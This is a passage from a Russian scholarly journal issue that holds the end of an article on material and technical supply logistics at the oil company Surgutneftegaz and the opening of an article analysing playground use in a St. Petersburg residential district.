После того как определена потребность в материально-технических ресурсах, специалисты УМТОП (управление материально-технического обеспечения производства) и УВЭД (управление внешнеэкономической деятельностью) приступают к анализу рынка закупок, который начинается непосредственно с анализа поведения рынка поставщиков. При этом необходимо идентифицировать всех возможных поставщиков по непосредственным рынкам (обеспечивающим в настоящее время потребности в сырье и материалах), рынкам заменителей и новым рынкам. Для системы материально-технического обеспечения ПАО «Сургутнефтегаз» характерны минимальные затраты времени на осуществлении данной операции, что обусловлено возможностями применяемой информационной системы. Она представляет собой накопительную базу данных за последние 5 лет о всех поставщиках материально-технических ресурсов.

Важной функцией служб материально-технического обеспечения является выбор поставщика материально-технических ресурсов из той базы данных, которая была сформирована в результате анализа рынка закупок. Процедура получения и оценки предложений от потенциальных поставщиков может быть организована по-разному. В акционерном обществе наиболее распространенными являются:

1. Конкурсные торги (тендеры);
2. Письменные переговоры с поставщиками о возможных условиях сделки.

Тендеры проводятся в случае, если предполагается закупить сырье, материалы, оборудование и комплектующие на большую денежную сумму, либо если управлением ПАО «Сургутнефтегаз» планируется установление долгосрочных хозяйственных связей с тем или иным поставщиком. Конкурсные торги являются выгодными для обеих сторон, так как поставщик получает точное представление об условиях работы с потребителем, а

потребитель совмещает решение проблем получения требуемого предложения и выбора наилучшего во всех отношениях поставщика.

Существует несколько основных критериев выбора поставщика. Прежде всего, это стоимость приобретения, качество продукции и надежность обслуживания, то есть гарантированность обслуживания потребителя нужными ему ресурсами в течение заданного промежутка времени. Кроме того во внимание могут быть приняты такие критерии, как удаленность поставщика от потребителя, сроки выполнения текущих и экстренных заказов, наличие у поставщика резервных мощностей и т. д.

При осуществлении письменных переговоров инициатива исходит как от потребителя (ПАО «Сургутнефтегаз»), когда отправляется коммерческое письмо или запрос, так и от поставщика – направляется оферта. По результатам переговоров специалисты УМТОП и УВЭД составляют и просматривают конъюнктуру цен, представляющую собой перечень необходимых материально-технических ресурсов с ценами по предыдущим заказам и новыми ценами, полученными по запросу от потенциальных поставщиков. В итоге с наиболее выгодным с точки зрения цены поставщиком осуществляется заключение договора на поставку материально-технических ресурсов.

Максимальный срок заключаемых с поставщиками договоров, как правило, не превышает шести месяцев, что является следствием экономической нестабильности – роста курса доллара, инфляции, повышения цен на сырье, материалы, оборудование, технику и другие комплектующие изделия. Однако, придерживаясь политики установления длительных хозяйственных связей с наиболее надежными и занимающими устойчивое финансовое положение на рынке поставщиками, УМТОП и УВЭД стремятся пролонгировать заключенные с ними договора, получая при этом некоторый уступок в цене.

БПТОиКО (База производственно-технического обслуживания и комплектации оборудования) и ЦТБ (Центральная трубная база) обеспечивает вывоз материально-технических ресурсов структурным подразделениям ПАО «Сургутнефтегаз» по утвержденным нарядам или разнарядкам. Проводится и отслеживается по локальной сети системы R3 (АСУ) – это и есть своевременный информационный метод контроля материально-технических ресурсов, который позволяет вести контроль на предприятии о наличии просроченных нарядов или разнарядок, о запасах МТР.

На рисунке 1 представлена схема взаимодействия УМТОП, БПТОиКО, поставщиков и структурных подразделений ПАО «Сургутнефтегаз».




Рисунок 1 – Схема взаимодействия УМТОП, БПТОиКО, поставщиков и структурных подразделений ПАО «Сургутнефтегаз»

Как уже отмечалось, основную работу по взаимодействию с поставщиками, то есть их выбор и заключение договоров, проведение контроля за соблюдением сроков поставок осуществляет УМТОП, а прием продукции от поставщиков, ее складирование и хранение, предъявление претензий поставщику в случае недостачи, брака или несоответствия оговоренным параметрам и т. д. находятся исключительно в компетенции БПТОиКО.

На сегодняшний день УМТОП и БПТОиКО работают с сотнями отечественных и зарубежных поставщиков, производящих наиболее качественную продукцию, необходимую ПАО «Сургутнефтегаз». Были заключены контракты с иностранными фирмами таких стран как США, Германия, Великобритания, Нидерланды, Израиль, Япония, Чехия и др., а также с отечественными предприятиями Москвы, Санкт-Петербурга, Уфы, Казани, Перми, Рязани, Саратова, Ижевска, Краснодара и др.

Основными формами материально-технического снабжения, применяемыми на БПТОиКО, являются складская и транзитная с учетом участия расчета базы. Складской называется такая форма снабжения, при которой поставка материально-технических ресурсов от изготовителя до потребителя осуществляется через базы снабженческих организаций (БПТОиКО, ЦТБ). При транзитной форме товарно-материальные ценности поставляются или отпускаются предприятием-поставщиком непосредственно структурным подразделениям, минуя склады БПТОиКО.

Складская форма позволяет структурным подразделениям ПАО «Сургутнефтегаз» заказывать необходимые им материальные ресурсы в нужном количестве, исходя из своей действительной потребности. Завоз материальных ресурсов со складов БПТОиКО и ЦТБ может производиться с большей частотой, чем при транзитных поставках, так как объем разовой партии отпуска со склада не регламентирован. Все это способствует значительному сокращению производственных запасов товарно-материальных ценностей у потребителей.

В свою очередь, транзитная форма снабжения ускоряет сроки поступления продукции, способствует значительному сокращению логистических затрат БПТОиКО и ЦТБ, связанных со складской переработкой, хранением, и доставкой материально-технических ресурсов. Однако возможность применения данной формы снабжения ограничено объемом потребления каждого вида материальных ресурсов и установленной

для него транзитной нормой. Под транзитной нормой понимается минимально допустимое общее количество продукции, отгружаемое предприятием-изготовителем в адрес потребителя по одному заказу. Следовательно, применение транзитной формы возможно только при условии, что потребность структурных подразделений в конкретном периоде времени не меньше установленной для определенного вида материала транзитной нормы. Необходимо отметить, что применение транзитной формы снабжения с учетом участия расчета базы осуществляется, как правило, при доставке груза от предприятий-поставщиков, находящихся в г. Сургут.

Таким образом, система материально-технического обеспечения на предприятиях нефтяной промышленности является сложной, однако её успешное функционирование играет важную роль в деятельности компании.

Литература

1. Валиуллина Л. А. Совершенствование материально-технического снабжения на предприятиях производственно-технического обслуживания и комплектации оборудования // Сибирский экономический вестник. 2015, № 1. – С. 81-90.
2. Гаджинский А. М. Логистика: учебник для высших и средних специальных учебных заведений. - 6-е изд., перераб. и доп. - М.: Издательско-торговая корпорация «Дашков и К°», 2013. – 408 с.
3. Герами В. Д. Управление транспортными системами. Транспортное обеспечение логистики: Учебник и практикум / В. Д. Герами, А. В. Колик. – М.: Юрайт, 2016. – 440 с.
4. Линдерс М., Джонсон Ф., Флинн А., Фирон Г. Управление закупками и поставками: учебник / под ред. Ю.А. Щербанина. 13-е изд., М.: ЮНИТИДАНА, 2015. – 754 с.
5. Нормирование материально-технических ресурсов в газовой промышленности: справочник/ Под ред. Д. Т. Аксенова. М.: Недра, 2013. – 208 с.

6. Управление снабжением и запасами. Логистика / Майкл Р. Линдерс, Харольд Е. Фирон. - М.: Виктория плюс, 2013. – 768 с.

Literature

1. Valiullina L. A. Improvement of material and technical supply at enterprises of production and technical maintenance and equipment assembly. Siberian Economic Bulletin. 2015, No. 1. P. 81-90.
2. Gadzhinsky A. M. Logistics: a textbook for higher and secondary specialized educational institutions. - 6th ed., revised. and additional - M.: Publishing and Trade Corporation "Dashkov and Co", 2013. P. 408.
3. Gerami V.D. Management of transport systems. Transport support of logistics: Textbook and workshop / V. D. Gerami, A. V. Kolik. – M.: Yurayt, 2016. P. 440.
4. Linders M., Johnson F., Flynn A., Fearon G. Procurement and supply management: textbook / ed. Yu. A. Shcherbanin. 13th ed., M.: UNITY DANA, 2015. P. 754.
5. Rationing of material and technical resources in the gas industry: a reference book / Ed. D. T. Aksenova. M.: Nedra, 2013. P. 208.
6. Supply and inventory management. Logistics / Michael R. Linders, Harold E. Fearon. - M.: Victoria plus, 2013. P. 768.

© Аклаева Я.Т. 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Аклаева Я.Т. СИСТЕМА МАТЕРИАЛЬНО-ТЕХНИЧЕСКОГО СНАБЖЕНИЯ В НЕФТЯНЫХ КОМПАНИЯХ// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 712.01, 712.00, 712.25

**АНАЛИЗ РЕКРЕАЦИОННОЙ НАГРУЗКИ ДЕТСКИХ ПЛОЩАДОК НА
ПРИМЕРЕ ЖИЛОГО КВАРТАЛА РАСПОЛОЖЕННОГО В
ПРИМОРСКОМ РАЙОНЕ ГОРОДА САНКТ-ПЕТЕРБУРГА**
ANALYSIS OF THE RECREATIONAL LOAD OF PLAYGROUNDS ON THE
EXAMPLE OF A RESIDENTIAL AREA LOCATED IN THE PRIMORSKY
DISTRICT OF THE CITY OF ST. PETERSBURG

Крюковский Александр Сергеевич, к.с.-х.н., доцент, ФГБОУ ВО «Санкт-Петербургский государственный лесотехнический университет имени С.М. Кирова», г.Санкт-Петербург

Кудряшова Александра Михайловна, магистр Ландшафтной архитектуры, ФГБОУ ВО «Санкт-Петербургский государственный лесотехнический университет имени С.М. Кирова», г.Санкт-Петербург

Kryukovsky Alexander Sergeevich, Candidate of Agricultural Sciences, Associate Professor, St. Petersburg State Forestry University named after S.M. Kirov, St. Petersburg

Kudryashova Alexandra Mikhailovna, Master of Landscape Architecture, St. Petersburg State Forestry University named after S.M. Kirov, St. Petersburg

Аннотация: В статье описаны результаты наблюдений за внутридворовыми рекреационными зонами (детские площадки), приведено сравнение количества посетителей с площадью объекта и количеством возможных рекреационных действий. Отражены результаты социального опроса жителей в сравнении с существующей нагрузкой.

Annotation: The article describes the results of observations of indoor recreational areas (playgrounds), compares the number of visitors with the area of the object and the number of possible recreational activities. The results of a social survey of residents in comparison with the existing load are reflected.

Ключевые слова: ландшафтная архитектура; проблемы зонирования территории; рекреационные территории; рекреационный потенциал; рекреационная освоенность; внутридворовые пространства; дворы; общественные зоны; детские площадки; комплексное освоение территорий.

Keywords: landscape architecture; problems of territory zoning; recreational areas; recreational potential; recreational development; courtyard spaces; yards; public areas; playgrounds; complex foundation of territories.

Процесс добровольной деятельности, основанный на личном выборе и направленный на восстановление сил, развитие выносливости и здоровья организма, получение эмоций и эстетического наслаждения называется рекреационной деятельностью. Рекреационная деятельность имеет различные формы, радиусы доступности и режимы доступности. [1] Одним из самых доступных мест для рекреации является жилой двор. Он имеет небольшой радиус доступности (не более 150 метров), свободный доступ, предоставляет различные виды досуга. В процессе эксплуатации часто наблюдается проблема неравномерного распределения пользователей на уже созданных площадках. В результате перегруженные площадки не выдерживают активную нагрузку, а мало востребованные площадки привлекают сомнительный контингент или используются не по прямому назначению. [2]

Исследование может показать хорошее соответствие объектов нормам, но на практике зоны могут оказаться неудобным в силу изначально неверно заложенных решений. [3] [4] [5]

Комплексная оценка пост заселения (РОЕ) включает в себя несколько методов оценки существующих территорий:

- метод оценки социального опыта включает в себя опрос фокус группы основных (выбранных на основе заранее принятых критериев) пользователей исследуемого объекта с помощью вопросов открытого и закрытого типа. Исследование необходимо проводить на всей территории, в ясную погоду в моменты высокой или средней нагрузки на объект;

- метод фиксации количества пользователей на объекте в определенные периоды времени и дни недели на протяжении выбранных сезонов. Методика заключается в выборе оптимальных наглядных временных отрезков и дней недели для конкретного объекта или цели исследования, с последующим занесением данных в сводную таблицу. Результатом исследования является реальная нагрузка на исследуемый объект с возможностью последующего сравнения данных; [6]

Исследуемая территория расположена в северной части города Санкт-Петербурга, общая площадь 516 491 м².

На каждого жителя приходится 34,8 м² от общей площади изучаемого объекта.

Для исследуемого участка характерен периметральный и групповой (закрытый и открытый) тип жилой застройки (рисунок 1). Описанная жилая застройка подразделяется на малоэтажную (4%), повышенной этажности (72%) и многоэтажную (24%).



Групповой открытый

Групповой закрытый

Периметральный

Рисунок 1. Виды жилой застройки

В ходе проведения исследования была составлена схема обследуемой части микрорайона в программе Autodesk Autocad 2021 на основании открытых данных, натурных зарисовок и измерений. (Рисунок 2) [7] [8]




Рисунок 2. Схема исследуемого объекта.

Баланс площадей представлен на Рисунок 2 3.




Рисунок 2 Баланс исследуемой территории, %

Для удобства проведения ландшафтного анализа территории и облегчения навигации, на объекте были введены порядковые номера исследуемых дворовых территорий. (Рисунок 4)



Рисунок 4. Номера внутридворовых территорий

В ходе анализа были выбраны 8 дворов, в которых расположены рекреационные объекты. Общая площадь исследуемых внутридворовых пространств составляет около 205 279 м², что является 40% от общей площади микрорайона. Выбранные объекты можно разделить на две категории: средние внутридворовые территории до 6500 м² (дворы 1,2,5,7) и большие внутридворовые территории от 6500 м² (3,4,6,8). (Рисунок 5)




Рисунок 3 Площади исследуемых внутримокровых территорий, м2

Процентное соотношение типов покрытий, включая территории ограниченного пользования, приведено на диаграмме (Рисунок 6).




Рисунок 4. Баланс покрытий и территории детских садов/школ %

Внутримокровые территории №6 и №7 имеют наименьшее процентное соотношение нежестких покрытий, данный показатель позволяет спрогнозировать наличие неблагоприятных условий для рекреационного использования. Остальные внутримокровые территории обладают хорошим рекреационным потенциалом, но данный критерий не является единственным критерием оценки.

Анализ площадок для отдыха и спортплощадок

Фиксация количества посетителей производилась с 2020 по 2022 год, в течении 7 дней и 4 сезонов (лето - июль, осень - октябрь, зима - январь, весна - апрель), для оценки были выбраны временные точки 10, 15 и 20 часов.

Площадки нанесены на **Ошибка! Источник ссылки не найден.** 2.

Детские площадки

Общая площадь детских игровых площадок составляет 6165 м² (1,2% от общей площади микрорайона). Общее количество 12 шт.

Часть площадок (№3-а,б; №4-а; №8-а,б) находятся в радиусе менее 50 метров от других элементов благоустройства микрорайона (спортивные площадки и стадионы).

С целью визуализации зависимости площади и максимальной нагрузки (логично ожидать линейное снижение количества пользователей и площади) приведен рисунок 7, на которой видно нелинейное распределение максимального количества пользователей по отношению к площади. Дальнейший анализ направлен на выявление критериев востребованных рекреационных зон, а также на предложение решения для равномерного распределения рекреационной нагрузки.




Рисунок 7. Максимальное количество пользователей летом/площадь м2

Для выявления наиболее востребованных объектов и периода рекреации произведено сравнение рекреационной нагрузки в летний период. (Рисунок 8)




Рисунок 8. Среднее количество посетителей в летний период/чел

Диаграмма указывает на наиболее востребованные периоды рекреации (15 и 20 часов) и отражает нелинейное распределение посетителей на изучаемом объекте.

В связи с большим количеством исследуемых объектов, для удобства анализа, оценка представлена адресно, согласно принятой нумерации дворов (Рисунок 4), в порядке уменьшения площади. Критерии действий были выработаны при обследовании всех детских площадок на исследуемой территории, на основе имеющего оборудования и предложенных методик оценки потребностей [8]. Максимальное количество действий на исследуемой территории – 32. Результат оценки действий и площади детских площадок представлен на рисунке 9 сравнение действий и среднего количества пользователей на рисунке 10.




Рисунок 9. Количество действий/площадь детских площадок




Рисунок 10. Среднее количество человек летом/количество действий

Прямая зависимость количества действий и площади изучаемых объектов не выявлена. На всех объектах, за исключением 7-а, 3-а и 5-а, прослеживается взаимосвязь количества действий и среднего количества посетителей.

Наиболее востребованные детские площадки – 8-б, 3-б, 8-г, 1-а и 4-а выбраны на основании среднего количества пользователей более 10% от общей доли посетителей на всех объектах. (Рисунок 11) Площадки 3-а и 5-а признаны неэффективными, так как среднее число пользователей в летний период составляет (с округлением до целого числа) 1 человек, среднегодовое менее 1 человека в день.




Рисунок 11. Процентное соотношение средней доли посетителей детских площадок (оранжевая линия показывает средний процент доли на представленных площадках)

Проплешины газона выявлены в местах с ошибками планирования коммуникаций между зонами (2-а, 3-б, 8-б), (Рисунок 12, Рисунок 13) На объектах 3-б, 8-б, 8-г насаждения включены в сценарий детской рекреации, почва в радиусе 2-3 м уплотнена, газон отсутствует. Влияние рекреационного режима на состояния древесно-кустарниковой растительности не выявлено.



Рисунок. 12. Детские площадки. Рисунок 13. Детские площадки.

Проплешины газона 3-б

Проплешины газона 8-б

Анализ степени рекреационной освоенности и рекреационной емкости

